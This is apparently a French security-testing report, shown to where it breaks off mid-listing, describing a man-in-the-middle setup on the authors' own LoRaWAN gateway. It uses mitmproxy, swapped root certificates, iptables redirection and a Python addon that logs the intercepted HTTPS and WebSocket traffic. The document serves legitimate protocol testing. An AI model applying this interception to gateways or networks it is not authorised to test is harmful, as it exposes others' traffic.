


Figure 13 Contenu d'une trame envoyée à TTN

Capture des données régionales

Le but est de mettre en place une Gateway dans un endroit urbain pour voir les données Uplink/Downlink qui sont traitées. Les Uplink/Downlink Messages seront stockés sur environ un mois pour ensuite les analyser.

Le but est de voir si des failles permettent d'accéder au contenu des messages, s'il est possible d'interférer avec le réseau ou encore si la cryptographie est bien utilisée dans les règles de l'art. Les générations de clés doivent être totalement aléatoires et ne doivent pas être biaisées.

Pour être en mesure de faire ceci, il faut accéder aux messages envoyés/reçus par la Gateway. Pour ceci, la première approche consistait à utiliser un Raspberry PI faisant office de routeur et hotspot wifi sur lequel la Gateway va se connecter. Ainsi, il suffisait d'attraper les trames LoRaWAN sur le Raspberry PI.

Après réflexion et lecture du fonctionnement des packets forwarder de LoRaWAN (Semtech et Basic Station), la première approche n'est pas la meilleure. En effet, celle-ci se base sur Semtech qui utilise UDP comme paquet forwarder. En lisant, la documentation, il s'avère qu'UDP n'est évidemment pas sécurisé comme moyen de transmission. TTN recommande l'utilisation de Basic Station qui utilise la communication WebSocket over HTTPS. TTN ne recommande plus l'utilisation de Semtech UDP. C'est pour ceci qu'il est plus intéressant de tester Basic Station.

Sachant ceci, la nouvelle approche est de faire un MITM entre la Gateway et le cloud TTN.

Voici la topologie de l'infrastructure pour la capture des Up/Downlink Messages. Celle-ci servira aussi d'environnement de test pour tester l'infrastructure LoRaWAN et le protocole Basic Station :




Figure 14 Infrastructure récolte de messages LoRaWAN

1.1 Man-in-The-Middle

Le principe est simple ; utiliser un certificat autosigné entre la cible et le proxy, puis resigner les communications sortantes du proxy avec le certificat légitime avant qu'elles n'atteignent leur destination.

Docker sera utilisé pour une meilleure portabilité et mitmproxy serveur proxy déchiffrant les requêtes[10].

[10] https://hub.docker.com/r/mitmproxy/mitmproxy

Par défaut, la Gateway Dragino est provisionnée avec les certificats Root de TTN. Il faut changer ces certificats par ceux de mitmproxy. Ensuite il faut faire en sorte que la Gateway transmette tout le trafic internet à mitmproxy avant d'arriver sur internet. Pour ce faire, il suffit de rentrer une nouvelle entrée dans le fichier host de la Gateway pour indiquer que le Network Server est maintenant l'adresse IP du mitmproxy sur le Raspberry PI.

Pour rappel, le paquet forwarder utilisé pour les communications LoRaWAN Uplink et Downlink est Basic Station. Celui-ci a deux fonctionnalités :

1. CUPS : management et mise à jour de la Gateway via HTTPS
2. LNS : transmission des Up/Downlink Messages via WSS[11] over HTTPS

Ceci signifie qu'il faut utiliser une règle iptables sur le Raspberry PI pour rediriger tout le trafic de la Gateway qui part sur le port 8887 (LNS) et 443 (CUPS) vers le mitmproxy.

1.2 Backup de la collecte

Pour éviter toute perte de données en cas de sinistre, deux méthodes de backup ont été mises en place. La première est un bot Telegram qui permet d'accéder à la récolte en tout temps, n'importe où. La seconde est un export automatique dans Github.

1.2.1 Bot Telegram

Une première approche manuelle était l'utilisation de Telegram Botfather API. Celle-ci permet de très facilement faire un bot en Python qui tourne en permanence. Ce qui signifie qu'en un clic sur le bot, il est possible d'exporter les fichiers de collecte.

Voici le code Python de ce dernier :

```
import tarfile
import os
from telegram import Update
from telegram.ext import ApplicationBuilder, CommandHandler, ContextTypes
import time

def is_authorized(id):
    return id in [YOUR_TELEGRAM_UID]

def human_readable_timestamp():
     return time.strftime('%Y-%m-%d %H:%M:%S', time.localtime())

async def export_JSON_files(update: Update, context: ContextTypes.DEFAULT_TYPE)-
>None:
        # chat details
        uid = update.effective_user.id
        chat_id = update.message.chat_id

        # verify authorization by id
        if is_authorized(uid) != True:
             print(f'unauthorized use of /export by {uid} at {human_reada-
ble_timestamp()}')
        else:
            root = r'/app'
            wss_path = os.path.join(root, 'wss_messages.JSON')
```

[11] https://datatracker.ietf.org/doc/html/rfc6455

```
            http_path = os.path.join(root, 'requests.JSON')
            archive_path = os.path.join(root, 'export.tar.gz')

            with tarfile.open(archive_path, "w:gz") as tar:
                tar.add(wss_path, arcname=os.path.basename(wss_path))
                print(f'wss export added to archive')
                tar.add(http_path, arcname=os.path.basename(http_path))
                print(f'http export added to archive')

            with open(archive_path, 'rb') as document:
                await context.bot.send_document(chat_id, document)
                print(f'export sent to {uid} at {human_readable_timestamp()},
chatid: {chat_id}')

            os.remove(archive_path)
            print(f'archived wiped')

app = ApplicationBuilder().token("YOUR_BOT_PRIVATE_TOKEN").build()

app.add_handler(CommandHandler("export", export_JSON_files))

app.run_polling()
```

Listing 1 *– Code Python du bot Telegram*

Ensuite, ce code Python est exécuté dans un Docker sur le Raspberry PI et fonctionne en permanence :

```
FROM Python:3-slim

WORKDIR /app

COPY requirements.txt .

RUN pip install --no-cache-dir -r requirements.txt

COPY . .

RUN chmod +x bot.py

CMD ["Python", "bot.py"]
```

Listing 2 *– Dockerfile du bot Telegram*

Voici le résultat dans portainer :




Figure 15 Docker du bot Telegram sur portainer

Et finalement, voici l'utilisation de ce dernier dans Telegram :




Figure 16 Utilisation du bot Telegram

Évidemment, seuls les identifiants de compte enregistrés peuvent utiliser ce bot.

1.2.2 Cron job

Une seconde approche, automatique cette fois-ci est l'utilisation de Github. Mise en place d'un cron job sur le Raspberry PI qui exécute un script bash exportant les données chaque heure sur un repo Github.

Voici le code bash suivant :

```
#!/bin/bash

source /home/pi/.bashrc
source /home/pi/deamon_export_pi4/.env

REPO_URL=$(grep REPO_URL /home/pi/deamon_export_pi4/.env | cut -d '=' -f2)
```

```
files_to_commit=("wss_messages.JSON" "requests.JSON")

for file in "${files_to_commit[@]}"; do
    cp /home/pi/lorawan_capture/"$file" /home/pi/deamon_export_pi4/
done

cd /home/pi/deamon_export_pi4 || exit

for file in "${files_to_commit[@]}"; do
    /usr/bin/git add "$file"
done

/usr/bin/git commit -m 'deamon - Add wss_messages.JSON and requests.JSON'
/usr/bin/git pull "$REPO_URL" main --rebase

if [ -d ".git/rebase-apply" ]; then
    /usr/bin/git rebase --abort
    exit 1
fi

/usr/bin/git push "$REPO_URL" main

if [ ! -d ".git" ]; then
    /usr/bin/git init
    /usr/bin/git remote add origin "$REPO_URL"
    /usr/bin/git checkout -b main
fi

if [ -d ".git/rebase-merge" ] || [ -d ".git/rebase-apply" ]; then
    /usr/bin/git rebase --abort
fi

/usr/bin/git push "$REPO_URL" main
```

Listing 3 *– Code bash exportant les messages collectés sur Github*

Entrée dans le cron tab du Raspberry PI :




Figure 17 Contenu du cron tab Raspberry PI

Voici le résultat depuis la vue du repo Github :




Figure 18 Commits du cron job Raspberry PI

1.2.3 Mise en place de portainer

Tout d'abord, le Raspberry PI doit avoir Docker d'installé. Pour une simplicité de la gestion des Dockers utilisés plus tard, il faut installer portainer :

```
sudo Docker run -d -p 9000:9000 --name=portainer --restart=always -v
/var/run/Docker.sock:/var/run/Docker.sock -v portainer_data:/data portainer/por-
tainer-ce:latest
```

Après une installation réussie, voici le résultat attendu :




Figure 19 Installation portainer sur Raspberry PI

L'utilité de ce package Docker est qu'il permet de gérer les Dockers installés sur le Raspberry PI via une interface web que voici. Lors des tests, il est plus simple d'accéder directement au log du Docker proxy via cette interface que les étapes plus fastidieuses d'ouvrir un shell avec ssh puis encore un autre shell vers le Docker.

1.2.4 Mitmproxy

Mitmproxy est un man-in-the-middle proxy développé en Python et soutenu par une grosse communauté. Il permet d'effectuer des attaques MITM sur les protocoles suivants HTTPS et WSS.

Pour rappel, le protocole LNS qui fait transiter les données Up/Downlink Messages est WSS over HTTPS. Le protocole de gestion de la Gateway par le réseau IoT est CUPS utilisant HTTPS.

Toutes les communications de la Gateway doivent transiter par le container Docker mitmproxy, c'est pourquoi il faut mettre en place un réseau Docker :

```
sudo Docker network create sniff_network --attachable --driver bridge --subnet=172.28.3.0/24
--gateway=172.28.3.1
```

Mitmproxy octroie la possibilité de passer en paramètre un script Python sur lequel, il est possible d'interagir avec les requêtes qui transitent. Il faut donc coder un script Python exportant les données suivantes dans deux fichiers JSON distincts :

1. Les requêtes HTTPS du CUPS
2. Les requêtes WSS over HTTPS du LNS

Le code sera montré dans la section suivante.

1.2.4.1 Réseau Docker

Finalement, avec toutes ces étapes, il ne reste plus qu'à lancer le proxy comme suit :

```
sudo Docker run --rm -it --network="sniff_network" -v /home/pi/lorawan_cap-
ture/:/home/mitmproxy/ -v /home/pi/lorawan_capture/log_requests.py:/home/mitmproxy/log_re-
quests.py -v ~/lorawan_capture:/home/mitmproxy/.mitmproxy -p 8887:8080 -p 8081:8081
mitmproxy/mitmproxy mitmweb --web-host 0.0.0.0 -s /home/mitmproxy/log_requests.py
```

Dans la commande suivante, un Docker mitmproxy est lancé avec 3 volumes :

- Le premier permet de mapper les fichiers de récoltes déjà créés vides → wss_messages.JSON et requests.JSON
- Le second permet de mapper le fichier du script qui collecte les requêtes avec le volume du Docker.
- Le troisième permet de garder les certificats autosignés mitmproxy en cas de relancement du Docker.

Ensuite, il y a 2 mapping de port présents :

- 8887:8080 permet de diriger tout le trafic du Raspberry PI sur le port 8887 vers le port d'écoute du mitmproxy 8080. La valeur 8887 fait référence à la documentation de LNS qui communique via ce même port[12].
- 8081:8081 permet d'accéder à l'interface web du mitmproxy.

Le CUPS communique par HTTPS, il est possible de se demander pourquoi il n'y a pas de mapping spécifique au port HTTPS, car durant les tests effectués une solution avec iptables a été mise en place pour rediriger tout le trafic WSS(8887) et HTTPS (443) de la Gateway sur le port 8080 du mitmproxy :

```
# redirect https -> cups and mgmt
sudo iptables -t nat -A PREROUTING -s 192.168.2.54 -p tcp --dport 443 -j DNAT --to-destina-
tion 172.28.3.2:8080
# redirect wss traffic -> LNS
sudo iptables -t nat -A PREROUTING -p tcp -s 192.168.2.54 --dport 8887 -j DNAT --to-destina-
tion 172.28.3.2:8080
# Masquerade outgoing traffic to 172.28.3.2
sudo iptables -t nat -A POSTROUTING -d 172.28.3.2 -p tcp --dport 8080 -j MASQUERADE
# accept redirected traffic
sudo iptables -A FORWARD -s 192.168.2.54 -d 172.28.3.2 -p tcp --dport 8080 -j ACCEPT
```

1.2.4.2 Script de récolte des paquets

Mitmproxy a une API qui permet d'avoir une interaction poussée avec les requêtes transitant, il est possible de créer un script avec du code Python et l'ajouter sous forme d'addon à mitmproxy, ils agiront en tant que middleware.

Le but premier est de récolter les Up/Downlink messages LNS via WSS over HTTPS et les requêtes CUPS via HTTPS. Plus tard dans le présent document sera documenté comment faire de la modification de trafic pour la phase de test du protocole Basic Station.

Voici le script d'interception :

```
import JSON
import time
from mitmproxy import http, ctx
import os

class LNSInterceptor:
    root = '/home/mitmproxy'

    def __init__(self):
        try:
            # export paths
            self.requests_file_path = f'{self.root}/requests.JSON'
            self.wss_messages_file_path = f'{self.root}/wss_messages.JSON'


            # init files if don't exist
            self.init_file(self.requests_file_path)
            self.init_file(self.wss_messages_file_path)

            # open files in read write
            self.requests_file = open(self.requests_file_path, 'r+')
            self.wss_messages_file = open(self.wss_messages_file_path, 'r+')

        except Exception as e:
```

[12] https://www.thethingsindustries.com/docs/gateways/concepts/lora-basics-station/lns/#lns-server-address

```
            ctx.log.info(f"[{self.timestamp_now()}] Error during LNSInterceptor
initialization: {e}")

    def timestamp_now(self):
     return time.strftime('%Y-%m-%d %H:%M:%S', time.localtime())

    def init_file(self, filepath):
        # init empty if don't exist
        if not os.path.exists(filepath):
            with open(filepath, 'w') as f:
                JSON.dump([], f)

    def append_to_file(self, file, data):
        # if exist already checked before
        file.seek(0, os.SEEK_END)
        file.seek(file.tell() - 1, os.SEEK_SET)
        file.write(',\n' + JSON.dumps(data, indent=4) + ']')
        file.flush()

    # handle http request
    def request(self, flow: http.HTTPFlow):
        content = flow.request.content
        # if JSON, do nothing, if not decode
        try:
            content = JSON.loads(content)
        except ValueError:
            content = flow.request.content.decode('utf-8', 'replace')


        timestamp = self.timestamp_now()

        if flow.websocket is None:
            request_info = {
                "timestamp": timestamp,
                "type": "http",
                "method": flow.request.method,
                "host": flow.request.host,
                "path": flow.request.path,
                "headers": dict(flow.request.headers),
                "content": content
            }

            # update file
            self.append_to_file(self.requests_file, request_info)
            ctx.log.info(f"[{timestamp}] Logged HTTP request to {flow.re-
quest.host}")
        else:
            # Handle the WebSocket upgrade request
            ctx.log.info(f"[{timestamp}] WebSocket upgrade request to {flow.re-
quest.host}")

    # handle wss messages stream
```

```
    def websocket_message(self, flow: http.HTTPFlow):
        if flow.websocket is not None:
            timestamp = self.timestamp_now()
            message = flow.websocket.messages[-1]

            is_JSON = False

            try:
                content = JSON.loads(message.content)
                is_JSON = True
            except JSON.JSONDecodeError:
                content = message.content.decode('utf-8', 'replace')

            # mess to add
            message_info = {
                "timestamp": timestamp,
